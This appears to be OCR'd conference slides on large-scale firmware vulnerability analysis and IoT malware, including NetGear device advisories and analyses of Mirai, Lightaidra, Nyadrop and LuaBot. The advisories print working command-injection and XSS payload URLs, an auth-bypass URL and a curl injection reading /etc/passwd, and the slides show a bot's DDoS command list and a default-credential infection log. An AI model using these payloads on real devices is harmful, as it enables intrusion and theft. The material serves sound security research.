POP gadgets	4	4
HTTP header injection	1	1
Total	**9046**	**145 (unique)**

Results: Dynamic Analysis



Vulnerability type	**# of issues**	**# of affected FWs**
Command execution	*51*	*21*
Cross-site scripting	*90*	*32*
CSRF	*84*	*37*
Sub-total HIGH impact	*225*	*45 (unique)*
Cookies w/o HttpOnly †	9	9
No X-Content-Type-Options †	2938	23
No X-Frame-Options †	2893	23
Backup files †	2	1
Application error info †	1	1
Sub-total low impact †	5843	23 (unique)
Total	**6068**	**58 (unique)**

Sample Vulnerabilities CVE-2011-1674 (existing)

CVE-2011-1674

- http://firmware.re/vulns/cve-2011-1674.php

(Pre-Auth) Web Privilege Escalation to ***admin***

The NetGear ProSafe WNAP210 with firmware 2.0.12 allows remote attackers to ***bypass authentication*** *and obtain access to the configuration page* ***by visiting recreate.php*** *and then visiting index.php.*

Affected Devices

NetGear WNAP210

Just WNAP210, really?

Using our scalable dynamic analysis framework

Quickly verify other firmwares for existing CVEs

NetGear WG103

http://WG103-DEVICE-IP/recreate.php?username=admin

Sample Vulnerabilities ACSA-2015-001 (0day)

- ACSA-2015-001
  - http://firmware.re/vulns/acsa-2015-001.php
  - http://firmware.re/vulns/cve-2016-1555.php

(Pre-Auth) Command Injection and XSS

Affected Devices – NetGear

WG102, WG103
WN604
WNDAP350, WNDAP360
WNAP320
WNAP210
WNDAP620, WNDAP660
WNDAP380R, WNDAP380R(v2)
WN370
WND930

Sample Vulnerabilities ACSA-2015-001 (0day)

Affected Modules (name)

boardData102.php (example below)
boardData103.php
boardDataNA.php
boardDataWW.php
boardDataJP.php

Command Injection

http://NETGEAR-DEVICE-IP/boardData102.php?writeData=true&reginfo=0&macAddress=%20001122334455%20-c%200%20;cp%20/etc/passwd%20/tmp/passwd;%20echo%20#

Independently discovered by Chen et. al as **CVE-2016-1555**

XSS

http://NETGEAR-DEVICE-IP/boardData102.php?macAddress=%22%3E%3Cscript%3Ealert%281%29%3C/script%3E

Sample Vulnerabilities ACSA-2015-001 (0day)

Affected Modules (sha256)

```
03bd170b6b284f43168dcf9de905ed33ae2edd721554cebec81894a8d5bcdea5
2311b6a83298833d2cf6f6d02f38b04c8f562f3a1b5eb0092476efd025fd4004
325c7fe9555a62c6ed49358c27881b1f32c26a93f8b9b91214e8d70d595d89bb
33a29622653ef3abc1f178d3f3670f55151137941275f187a7c03ec2acdb5caa
35c60f56ffc79f00bf1322830ecf65c9a8ca8e0f1d68692ee1b5b9df1bdef7c1
40fbb495a60c5ae68d83d3ae69197ac03ac50a8201d2bccd23f296361b0040b9
453658ac170bda80a6539dcb6d42451f30644c7b089308352a0b3422d21bdc01
4679aca17917ab9b074d38217bb5302e33a725ad179f2e4aaf2e7233ec6bc842
56714f750ddb8e2cf8c9c3a8f310ac226b5b0c6b2ab3f93175826a42ea0f4545
70fe0274d6616126e758473b043da37c2635a871e295395e073fb782f955840e
760bde74861b6e48dcbf3e5513aaa721583fbd2e69c93bccb246800e8b9bc1e6
8bf836c5826a1017b339e23411162ef6f6acc34c3df02a8ee9e6df40abe681ff
9f56e5656c137a5ce407eee25bf2405f56b56e69fa89c61cdfd65f07bc6600ef
a5ef01368da8588fc4bc72d3faaa20b21c43c0eaa6ef71866b7aa160e531a5b4
dcefcff36f2825333784c86212e0f1b73b25db9db78476d9c75035f51f135ef6
```

Sample Vulnerabilities ACSA-2015-002 (0day)

- ACSA-2015-002
  - http://firmware.re/vulns/acsa-2015-002.php

(Pre-Auth) Command Injection

Affected Devices – Netgear ProSafe

WC9500 (~5,500 USD)
WC7600 (~3,400 USD)
WC7520 (~1,200 USD)
WMS5316 (~1,000 USD) (*maybe vulnerable)

Affected Modules (name)

login_handler.php
Related: ExploitDB 38097 “login_handler.php” for NetGear WMS5316

Command Injection

```
curl --data 'reqMethod=json_cli_reqMethod" "json_cli_jsonData"; cat "/etc/passwd"' http://NETGEAR-DEVICE-IP/login_handler.php
```

Results: Summary

High-severity vulnerability impact

- Command injection, XSS, CSRF
- Automated+scalable static and dynamic analysis
- 225 high-severity vulnerabilities, many previously unknown
- 185 firmware images (~10% of original)
- 13 vendors (~25% of original)

Results: Summary


Total alerts from the tools

- 6068 dynamic analysis alerts on 58 firmware images
- 9046 static analysis alerts on 145 firmware images
- Manual triage and confirmation is challenging

IoT Honeypots

https://github.com/CymmetriaResearch/MTPot

https://github.com/stamparm/hontel



```
$ telnet 192.168.0.100
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.

TELNET session now in ESTABLISHED state

Username: root
Password:
# 
```


Ways Forward

IoT Malware Analysis

- qemu (non-x86)
- debian ports (non-x86)
- radare2
- IDApro
- unicorn + capstone + keystone
- gdb-multiarch

IoT Malware Analysis: Psyb0t

https://github.com/Adrellias/Code-Dump/tree/master/hack/Ma




Scrambled UPX packed psyb0t (ver. 2.9L) binary:

```
$ xxd udhcpc.env | head -15
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0000010: 0200 0800 0100 0000 2868 1000 3400 0000  ........(h..4...
0000020: 0000 0000 0500 0000 3400 2000 0200 2800  ........4. ...(.
0000030: 0000 0000 0100 0000 0000 0000 0000 1000  ................
0000040: 0000 1000 2c72 0000 2c72 0000 0500 0000  ....,r..,r......
0000050: 0010 0000 0100 0000 000f 0000 00af 0510  ................
0000060: 00af 0510 0000 0000 0000 0000 0600 0000  ................
0000070: 0010 0000 b2cc 5462 0000 0000 1b0a 0d1e  ......Tb........
0000080: 0000 0000 94f3 0100 94f3 0100 f400 0000  ................
0000090: 8800 0000 0200 0000 7f3f 64f9 7f45 4c46  .........?d..ELF
00000a0: 0100 0200 0800 0d60 1440 f37f f3dd 0034  .......`.@.....4
00000b0: 074c f001 0005 3400 2000 0600 2800 1500  .L....4. ...(...
00000c0: 148c 3cf2 3d0f 0340 c000 0005 2323 4dd3  ..<.=..@....##M.
00000d0: 0403 f440 14dc c182 741b 1469 7008 0861  ...@....t..ip..a
00000e0: a71b d903 4018 1f18 235f e491 6e03 40e0  ....@...#_..n.@.
```

No magic at offset 120 (for ELF)

IoT Malware Analysis: TheMoon


https://w00tsec.blogspot.com.es/2014/02/analyzing-malware



```
bernardomr@splinter ~/linksys $ md5sum *
d9547024ace9d91037cbeee5161df33e  0dQ.png
a85e4a90a7b303155477ee1697995a43  Dsn.raw
88a5c5f9c5de5ba612ec96682d61c7bb  EXr.pdf
ae23e41902f1c0346b26a66f5c578d37  hash.txt
8ca83e05e601accd72f7c0187cd89b16  n9S.jpg
ef19de47b051cb01928cab1a4f3eaa0e  Osn.asc
9fca296eae194e350d757d51bbdf26a2  WN6.pdf
bernardomr@splinter ~/linksys $ ssdeep -b 0dQ.png > hash.txt
bernardomr@splinter ~/linksys $ ssdeep -bm hash.txt *
0dQ.png matches hash.txt:0dQ.png (100)
Dsn.raw matches hash.txt:0dQ.png (100)
EXr.pdf matches hash.txt:0dQ.png (99)
n9S.jpg matches hash.txt:0dQ.png (99)
Osn.asc matches hash.txt:0dQ.png (99)
WN6.pdf matches hash.txt:0dQ.png (99)
bernardomr@splinter ~/linksys $ cat hash.txt
ssdeep,1.1--blocksize:hash:hash,filename
24576:trbshnECYt0G1Y1SV43kBdvQkRobNW7yHSwmgpJRSMLIdP7DTuw64R4STdR:t3SOH6RudPvT56
4RXj,"0dQ.png"
```

IoT Malware Analysis: (Light)Aidra / Hydra

https://github.com/eurialo/lightaidra.git




```
001332:.advscan->recursive:.advscan->random->b:.advscan->randomPINGPRIVMSG:.login:.logout:.exec:.version:.status:.he
lp:.spoof:.advscan:.stop:.synflood:.ngsynflood:.ackflood:.ngackflood:.synflood->:.ngsynflood->:.ackflood->:.ngackflo
od->:.setchan:.join:.part:.quitPRIVMSG %s :* *** Access Commands:
PRIVMSG %s :*
PRIVMSG %s :* .login                <password>        - login to bot's party-line
PRIVMSG %s :* .logout                                 - logout from bot's party-line
PRIVMSG %s :* *** Miscs Commands
PRIVMSG %s :* .exec                 <commands>        - execute a system command
PRIVMSG %s :* .version                                - show the current version of bot
PRIVMSG %s :* .status                                 - show the status of bot
PRIVMSG %s :* .help                                   - show this help message
PRIVMSG %s :* *** Scan Commands
PRIVMSG %s :* .advscan <a> <b>      <user> <passwd>   - scan with user:pass (A.B) classes sets by you
PRIVMSG %s :* .advscan <a> <b>                        - scan with d-link config reset bug
PRIVMSG %s :* .advscan->recursive   <user> <pass>     - scan local ip range with user:pass, (C.D) classes random
PRIVMSG %s :* .advscan->recursive                     - scan local ip range with d-link config reset bug
PRIVMSG %s :* .advscan->random      <user> <pass>     - scan random ip range with user:pass, (A.B) classes random
PRIVMSG %s :* .advscan->random                        - scan random ip range with d-link config reset bug
PRIVMSG %s :* .advscan->random->b   <user> <pass>     - scan local ip range with user:pass, A.(B) class random
PRIVMSG %s :* .advscan->random->b                     - scan local ip range with d-link config reset bug
PRIVMSG %s :* .stop                                   - stop current operation (scan/dos)
PRIVMSG %s :* *** DDos Commands:
PRIVMSG %s :* NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,
PRIVMSG %s :* use .*flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs
PRIVMSG %s :* where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86
PRIVMSG %s :* .spoof          <ip>                    - set the source address ip spoof
PRIVMSG %s :* .synflood       <host> <port> <secs>    - tcp syn flooder
PRIVMSG %s :* .ngsynflood     <host> <port> <secs>    - tcp ngsyn flooder (new generation)
PRIVMSG %s :* .ackflood       <host> <port> <secs>    - tcp ack flooder
PRIVMSG %s :* .ngackflood     <host> <port> <secs>    - tcp ngack flooder (new generation)
PRIVMSG %s :* *** IRC Commands:
PRIVMSG %s :* .setchan        <channel>               - set new master channel
PRIVMSG %s :* .join           <channel> <password>    - join bot in selected room
PRIVMSG %s :* .part           <channel>               - part bot from selected room
PRIVMSG %s :* .quit                                   - kill the current process
PRIVMSG %s :* *** EOF
```

IoT Malware Analysis: Mirai

https://github.com/0x27/linux.mirai.git

https://github.com/jgamblin/Mirai-Source-Code.git



```
  00000000  ff fb 03                                             ...
000000   ff fd 03                                             ...

000003   72 6f 6f 74                                          root
000007   0d 0a                                                ..

000009   72 6f 6f 74                                          root
00000D   0d 0a                                                ..

00000F   73 68 65 6c 6c 00                                    shell.
000015   0d 0a                                                ..

000017   65 6e 61 62 6c 65 00                                 enable.
00001E   0d 0a                                                ..

000020   73 68 00                                             sh.
000023   0d 0a                                                ..

000025   2f 62 69 6e 2f 62 75 73  79 62 6f 78 20 4d 49 52     /bin/bus ybox MIR
000035   41 49 00                                             AI.
```

telnet tcp/32 handshaked

username & password is sent

getting access to the shell of the targeted system via telnet

The signature of the protocol communication between botnet sent


The commands of "root" , "shell" , "enable" , "sh" and "/bin/busybox MIRAI" are hard coded.

Username and passowords are saved in database in encoded form.

Shared by MalwareMustDie, thanks to Wakdo Kitty

IoT Malware Analysis: Nya/Nyadrop

https://github.com/isdrupter/sample-malware.git




```

// One shot success infection pattern..

2016-10-XX|09:56:21| Attacker： 46.172.91.20:48692
2016-10-XX|09:56:22| Login [root/xc3511] succeeded
2016-10-XX|09:56:23| SHELL： sh
2016-10-XX|09:56:24| SHELL： echo -n -e ’¥x74¥x65¥x73¥x74’  // test
2016-10-XX|09:56:24| SHELL： mount
2016-10-XX|09:56:25| SHELL： cat /proc/cpuinfo
2016-10-XX|09:56:30| SHELL： cd /lib/init/rw
2016-10-XX|09:56:30| SHELL： rm nyadrop
2016-10-XX|09:56:30| SHELL： rm nya
2016-10-XX|09:56:30| SHELL： echo -n -e ’¥x7F¥x45¥x4C¥x46¥x1¥x2¥x1¥x0¥x0¥x0¥x0¥x0¥[REDACTED]’ >> nyadrop
(...)

```

IoT Malware Analysis: LuaBot



```
.data:000B915C ; int lua_files_list[]
.data:000B915C lua_files_list  DCD 0xA1B68               ; DATA XREF: decompress_gz+9C↑o
.data:000B915C                                           ; decompress_gz+B0↑r ...
.data:000B9160                 DCD a10utils_lua          ; "10utils.lua"
.data:000B9164                 DCD a20re_lua             ; "20re.lua"
.data:000B9168                 DCD a25list_lua           ; "25list.lua"
.data:000B916C                 DCD a30cocoro_lua         ; "30cocoro.lua"
.data:000B9170                 DCD a40lpegr_lua          ; "40lpegr.lua"
.data:000B9174                 DCD a50lpegp_lua          ; "50lpegp.lua"
.data:000B9178                 DCD a70resolver_lua       ; "70resolver.lua"
.data:000B917C                 DCD a80evutils_lua        ; "80evutils.lua"
.data:000B9180                 DCD aBase64_lua           ; "base64.lua"
.data:000B9184                 DCD aBotnet_lua           ; "botnet.lua"
.data:000B9188                 DCD aBsocket_lua          ; "bsocket.lua"
.data:000B918C                 DCD aCheckanus_lua        ; "checkanus.lua"
.data:000B9190                 DCD aCheckanus_sucu       ; "checkanus_sucuranus.lua"
.data:000B9194                 DCD aCmdargs_lua          ; "cmdargs.lua"
.data:000B9198                 DCD aDumper_lua           ; "dumper.lua"
.data:000B919C                 DCD aEvserver_lua         ; "evserver.lua"
.data:000B91A0                 DCD aExec_lua             ; "exec.lua"
.data:000B91A4                 DCD aHttp_lua             ; "http.lua"
.data:000B91A8                 DCD aIp_iterator_lu       ; "ip_iterator.lua"
.data:000B91AC                 DCD aLua_script_run       ; "lua_script_runner.lua"
.data:000B91B0                 DCD aProxyproto_lua       ; "proxyproto.lua"
.data:000B91B4                 DCD aPwaiter_lua          ; "pwaiter.lua"
.data:000B91B8                 DCD aSocksserver_lu       ; "socksserver.lua"
.data:000B91BC                 DCD aSubjson_lua          ; "subjson.lua"
.data:000B91C0                 DCD aTelnet_lua           ; "telnet.lua"
.data:000B91C4                 DCD aUdp_lua              ; "udp.lua"
.data:000B91C8                 DCD aV7_lua               ; "v7.lua"
```

IoT Malware Analysis – More:

- Carna (Internet Census 2012)
- ReinCarna (2014)
- Ifwatch (2014)
- IoT Linux IRCTelnet / New Aidra (Nov 2016)

Take Aways

Large scale firmware analysis is absolutely necessary, especially with the IoT hype

Take Aways

Large scale firmware analysis is absolutely necessary, especially with the IoT hype

Scalable (dynamic) analysis of firmware is feasible and yields very good results

Take Aways

Large scale firmware analysis is absolutely necessary, especially with the IoT hype

Scalable (dynamic) analysis of firmware is feasible and yields very good results

Many vendors do not perform proper/basic security testing and QA

Take Aways

IoT honeypots are more available

Take Aways

IoT honeypots are more available

IoT malware samples are more available

Take Aways

IoT honeypots are more available

IoT malware samples are more available

IoT malware analysis is interesting and useful

Acknowledgements

Dr. Jonas Zaddach

Prof. Aurelien Francillon

Prof. Davide Balzarotti

Dr. Apostolis Zarras

S3 SysSec research group

References

”Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces” (ACM AsiaCCS 2016)

http://firmware.re/dynamicanalysis/

”A Large-Scale Analysis of the Security of Embedded Firmwares” (Usenix Security 2014)

http://firmware.re/usenixsec14/

“Security of CCTV and Video Surveillance Systems: Threats, Vulnerabilities, Attacks, and Mitigations”

More: http://www.s3.eurecom.fr/~costin/

Tools

http://binwalk.org/

http://www.binaryanalysis.org/

http://rips-scanner.sourceforge.net/

http://www.arachni-scanner.com/

https://www.owasp.org/index.php/OWASP_Zed

http://w3af.org/

http://www.metasploit.com/

http://www.tenable.com/products/nessus-vulnerability-sc

Tools

https://shodan.io

https://zmap.io

https://scans.io

https://censys.io

https://www.zoomeye.org/

Thank you!

Questions?

andrei@firmware.re

@costinandrei